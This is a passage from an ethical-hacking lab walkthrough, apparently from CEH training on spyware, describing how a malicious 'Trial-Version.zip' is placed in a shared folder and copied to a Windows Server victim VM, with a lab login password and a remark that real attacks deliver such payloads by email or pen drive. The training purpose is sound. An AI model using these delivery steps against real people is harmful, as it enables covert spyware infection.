
19. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.

Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

20. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and paste the copied file.




21. Switch to **Windows Server 2022** virtual machine. By default, **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




22. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.

